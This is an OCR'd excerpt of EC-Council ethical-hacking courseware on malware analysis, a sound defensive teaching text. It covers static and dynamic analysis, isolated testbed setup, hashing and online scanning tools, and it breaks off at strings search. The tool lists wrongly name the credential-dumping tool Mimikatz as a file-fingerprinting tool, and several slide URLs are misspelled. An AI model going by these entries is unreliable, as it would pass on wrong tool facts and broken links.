


Figure 7.67: Screenshot displaying the working of Antivirus Sensor System

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Introduction to Malware Analysis

Malware analysis is a process of reverse engineering a specific piece of malware to determine the origin, functionality, and potential impact of a given type of malware

Why Malware Analysis?

- To exactly determine what happened
- To determine the malicious intent of malware software
- To identify indicators of compromise
- To determine the complexity level of an intruder
- To identify the exploited vulnerability
- To identify the extent of damage caused by the intrusion
- To catch the perpetrator accountable for installing the malware

Types of Malware Analysis

- Static Malware Analysis
  - Also known as code analysis. It involves going through the executable binary code without executing it to have a better understanding of the malware and its purpose
- Dynamic Malware Analysis
  - Also known as behavioral analysis. It involves executing the malware code to know how it interacts with the host system and its impact on the system after infection
- It is recommended that both static and dynamic analyses be performed to obtain a detailed understanding of the functionality of the malware

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Introduction to Malware Analysis

Attackers use sophisticated malware techniques as cyber-weapons to steal sensitive data. The malware can inflict intellectual and financial losses on the target, regardless of whether it is an individual, a group of people, or an organization. Moreover, it spreads from one system to another with ease and stealth.

Malware analysis is a process of reverse engineering a specific piece of malware to determine its origin, functionality, and potential impact. By performing malware analysis, one can extract detailed information about the malware. Malware analysis is an integral part of any penetration testing process.

Why Malware Analysis?

The primary objectives of analyzing a malicious program are as follows:

- Determine what exactly happened
- Determine the malicious intent of the malware
- Identify indicators of compromise
- Determine the complexity level of an intruder
- Identify the exploited vulnerability
- Identify the extent of damage caused by the intrusion
- Catch the perpetrator responsible for installing the malware
- Find signatures for host and network-based intrusion detection systems
- Evaluate the harm from an intrusion

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- List the indicators of compromise for different machines and different malware programs
- Find the system vulnerability that the malware has exploited
- Distinguish the gatecrasher or insider responsible for the malware entry

The most common business questions answered by malware analysis are as follows:

- What is the intention of the malware?
- How did it get through?
- What is its impact on the business?
- Who are the perpetrators, and how good are they?
- How to abolish the malware?
- What are the losses?
- How long has the system been infected?
- What is the medium of the malware?
- What are the preventive measures?

Guidelines for Malware Analysis

The following guidelines are to be adopted while performing malware analysis:

- During malware analysis, pay attention to the essential features instead of understanding every detail
- Try different tools and approaches to analyze the malware, as a single approach may not be useful
- Identify, understand, and defeat new malware analysis prevention techniques

Types of Malware Analysis

The two types of malware analysis based on the approach methodology: static analysis and dynamic analysis.

- **Static Malware Analysis**

  It is also known as code analysis, and it involves going through the executable binary code without actually executing it to gain a better understanding of the malware and its purpose.

  The general static scrutiny involves analysis of the malware without executing the code or instructions. The process involves the use of different tools and techniques to determine the malicious part of a program or file. It also gathers information about malware functionality and collects the technical pointers or simple signatures that the malware generates. Such pointers include filename, MD5 checksums or hashes, file type, and file size.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Dynamic Malware Analysis**

  It is also known as behavioral analysis, and it involves executing the malware code to know how it interacts with the host system as well as its impact on the host system after it infects the system.

  Dynamic analysis involves the execution of malware to examine its conduct and operations, and it identifies technical signatures that confirm the malicious intent. It reveals information such as domain names, file path locations, created registry keys, IP addresses, additional files, installation files, DLL, and linked files located on the system or network.

Both techniques aim to understand how the malware works, but they differ in terms of the tools used as well as the time and skills required for performing the analysis. It is recommended that both static and dynamic analyses be performed to gain a deeper understanding of the functionality of malware.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Malware Analysis Procedure: Preparing Testbed

Step 1	Allocate a physical system for the analysis lab
Step 2	Install a Virtual machine (VMware, Hyper-V, etc.) on the system
Step 3	Install guest OS on in the Virtual machine(s)
Step 4	Isolate the system from the network by ensuring that the NIC card is in "host only" mode
Step 5	Simulate internet services using tools such as INetSim
Step 6	Disable the "shared folders" and "guest isolation"
Step 7	Install malware analysis tools
Step 8	Generate the hash value of each OS and tool
Step 9	Copy the malware over to the guest OS

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Malware Analysis Procedure

Malware analysis provides an in-depth understanding of each sample and identifies emerging technology trends from a vast collection of malware samples without actually executing them. The malware samples are mostly compatible with the Windows binary executable. There are various objectives for performing malware analysis.

It is extremely dangerous to analyze malware on production devices connected to production networks. Therefore, one should always analyze malware samples in a testing environment on an isolated network.

Malware analysis involves the following steps:

1. Preparing Testbed
2. Static Analysis
3. Dynamic Analysis

Preparing Testbed

Requirements to build a testbed:

- An isolated test network to host your testbed and isolated network services such as DNS
- Target machines installed with a variety of OS and configuration states (non-patched, patched, etc.)
- Virtualization snapshots and re-imaging tools to wipe and rebuild the target machine quickly
- Some tools are required for testing. The important ones are listed below:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Imaging tool**: To get a clean image for forensics and prosecution purposes.
- **File/data analysis**: To perform static analysis of potential malware files.
- **Registry/configuration tools**: Malware infects the Windows registry and other configuration variables. These tools help to identify the last saved settings.
- **Sandbox**: To perform dynamic analysis manually.
- **Log analyzers**: The devices under attack record the activities of the malware and generate log files. These tools are used to extract the log files.
- **Network capture**: To understand how the malware leverages the network.

Steps to prepare the testbed:

- **Step 1**: Allocate a physical system for the analysis lab
- **Step 2**: Install a virtual machine (VMware, Hyper-V, etc.) on the system
- **Step 3**: Install guest OS on the virtual machine(s)
- **Step 4**: Isolate the system from the network by ensuring that the NIC card is in the "host only" mode
- **Step 5**: Simulate Internet services using tools such as INetSim (*https://www.inetsim.org*)
- **Step 6**: Disable "shared folders" and "guest isolation"
- **Step 7**: Install malware analysis tools
- **Step 8**: Generate the hash value of each OS and tool
- **Step 9**: Copy the malware to the guest OS

Supporting Tools for Malware Analysis:

Some supporting tools required to perform malware analysis are as follows:

Virtual Machines Tools:

- Hyper-V (*https://docs.microsoft.com*)
- Parallels Desktop 14 (*https://www.parallels.com*)
- Boot Camp (*https://www.apple.com*)
- VMware Workstation Pro (*https://www.vmware.com*)

Screen Capture and Recording Tools:

- Snagit (*https://www.techsmith.com*)
- Jing (*https://www.techsmith.com*)
- Camtasia (*https://www.techsmith.com*)
- Ezvid (*https://www.ezvid.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Network and Internet Simulation Tools:

- NetSim Pro (*https://tetcos.com*)
- ns-3 (*https://www.nsnam.org*)
- Riverbed Modeler (*http://www.riverbed.com*)
- QualNet (*http://web.scalable-networks.com*)

OS Backup and Imaging Tools:

- Genie Backup Manager Pro (*https://www.zoolz.com*)
- Macrium Reflect Server (*https://www.macrium.com*)
- R-Drive Image (*https://www.drive-image.com*)
- O&O DiskImage 14 (*https://www.oo-software.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Static Malware Analysis

- In static analysis, we do not run the malware code, so there is no need to create a safe environment
- It employs different tools and techniques to quickly determine if a file is malicious
- Analyzing the binary code provides information about the malware functionality, its network signatures, exploit packaging technique, dependencies involved, etc.

Some of the static malware analysis techniques:

1. File fingerprinting
2. Local and online malware scanning
3. Performing string search
4. Identifying packing/obfuscation methods
5. Finding the portable executables (PE) information
6. Identifying file dependencies
7. Malware disassembly

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Static Malware Analysis

Static analysis is the process of investigating an executable file without running or installing it. Thus, it is safe to conduct static analysis because the investigator does not install or execute the suspicious file. However, some malware does not need installation for performing malicious activities. Therefore, investigators should perform static analysis in a controlled environment.

Static analysis involves accessing the source code or binary code to find the data structures, function calls, call graphs, etc., that can represent malicious behavior. Investigators can use various tools to analyze binary code to understand the file architecture and impact on the system. Compiling the source code of a system into a binary executable results in data loss, which makes the analysis of the code more difficult. Analyzing the binary code provides information about the malware functionality, its network signatures, exploit packaging technique, dependencies involved, etc.

The procedure of examining a given binary without executing it is mostly manual. It requires the extraction of vital data, such as data structures, utilized functions, and call graphs, from the malicious file. This data cannot be viewed by investigator after program compilation.

Some static malware analysis techniques are listed below:


- File fingerprinting
- Local and online malware scanning
- Performing strings search
- Identifying packing/obfuscation methods
- Finding the portable executables (PE) information
- Identifying file dependencies
- Malware disassembly

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Static Malware Analysis: File Fingerprinting

- File fingerprinting is the process of computing the hash value for a given binary code
- You can use the computed hash value to uniquely identify the malware or periodically verify if any changes are made to the binary code during analysis
- Use tools like HashMyFiles to calculate various hash values of the malware file

HashMyFiles | HashMyFiles produces the hash value of a file using MD5, SHA1, CRC32, SHA-256, SHA-512 and SHA-384 algorithms



File Fingerprinting Tools

- Mimikatz (*https://github.com*)
- Hashtab (*http://implbits.com*)
- HashCalc (*https://www.slovosoft.com*)
- hashdeep (*https://sourceforge.net*)
- MD5sums (*http://www.pc-tools.net*)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

File Fingerprinting

File fingerprinting is a process of computing the hash value for a given binary code to identify and track data across a network. This process includes the calculation of cryptographic hashes of the binary code to recognize its function and compare it with other binary code and programs from previous scenarios. The computed hash value can be used to uniquely identify the malware or periodically verify if any changes are made to the binary code during analysis.

These fingerprints are used to track and identify similar programs from a database. Fingerprinting does not work for certain record types, including encrypted or password-secured files, images, audio, and video, which have different content compared to the predefined fingerprint.

Message-Digest Algorithm 5 (MD5) and Secure Hash Algorithm 1 (SHA-1) are the most commonly used hash functions for malware analysis. Various tools such as HashMyFiles can be used to create a fingerprint of the suspicious file as part of the static analysis. HashMyFiles is a GUI-based tool that can calculate various hash values.

- **HashMyFiles**

  Source: *https://www.nirsoft.net*

  HashMyFiles produces a hash value for a file using MD5, SHA1, CRC32, SHA-256, SHA-512, and SHA-384 algorithms. The program also provides information about the file, such as the full path of the file, date of creation, date of modification, file size, file attributes, file version, and extension, which helps in searching for and comparing similar files.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.68: Screenshot of HashMyFiles

Some additional file fingerprinting tools are as follows:

- Mimikatz (*https://github.com*)
- Hashtab (*http://implbits.com*)
- HashCalc (*https://www.slavasoft.com*)
- hashdeep (*https://github.com*)
- MD5sums (*http://www.pc-tools.net*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


Static Malware Analysis: Local and Online Malware Scanning

- Scan the binary code locally using well-known and up-to-date antivirus software
- If the code under analysis is a component of a well-known malware, it may have been discovered already and documented by many antivirus vendors
- You can also upload the code to online websites such as VirusTotal to get it scanned by a wide-variety of different scan engines

Local and Online Malware Scanning Tools

- Hybrid Analysis (*https://www.hybrid-analysis.com*)
- Cuckoo Sandbox (*https://cuckoosandbox.org*)
- Jotti (*https://virusscon.jotti.org*)
- Valkyrie Sandbox (*https://valkyrie.comodo.com*)
- Online Scanner (*https://www.fortiguord.com*)

VirusTotal | VirusTotal is a free service that analyzes suspicious files and URLs and facilitates the detection of viruses, worms, Trojans, etc.



https://www.virustotal.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Local and Online Malware Scanning

You can scan the binary code locally using well-known and up-to-date antivirus software. If the code under analysis is a component of a well-known malware, it may have already been discovered and documented by many antivirus vendors. You can also upload the code to websites such as VirusTotal to get it scanned by a wide variety of scan engines.

VirusTotal calculates the hash values of a suspicious file and compares them with online and offline malware databases to determine the existence of the recognized malicious code. This process simplifies further investigation by offering deeper insights into the code, its functionality, and other essential details.

- **VirusTotal**

  Source: *https://www.virustotal.com*

  VirusTotal is a free service that analyzes suspicious files and URLs. In addition, it facilitates the detection of viruses, worms, Trojans, etc. It generates a report that provides the total number of engines that marked the file as malicious, the malware name, and, if available, additional information about the malware.

  It also offers important details of the online file analysis, such as target machine, compilation timestamp, type of file, compatible processors, entry point, PE sections, data link libraries (DLLs), used PE resources, different hash values, IP addresses accessed or contained in the file, program code, and type of connections established.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.69: Screenshot of VirusTotal

Some additional local and online malware scanning tools are as follows:

- Hybrid Analysis (*https://www.hybrid-analysis.com*)
- Cuckoo Sandbox (*https://cuckoosandbox.org*)
- Jotti (*https://virusscan.jotti.org*)
- Valkyrie Sandbox (*https://valkyrie.comodo.com*)
- Online Scanner (*https://www.fortiguard.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Static Malware Analysis: Performing Strings Search

- Strings communicate information from the program to its user
- Analyze embedded strings of the readable text within the program's executable file

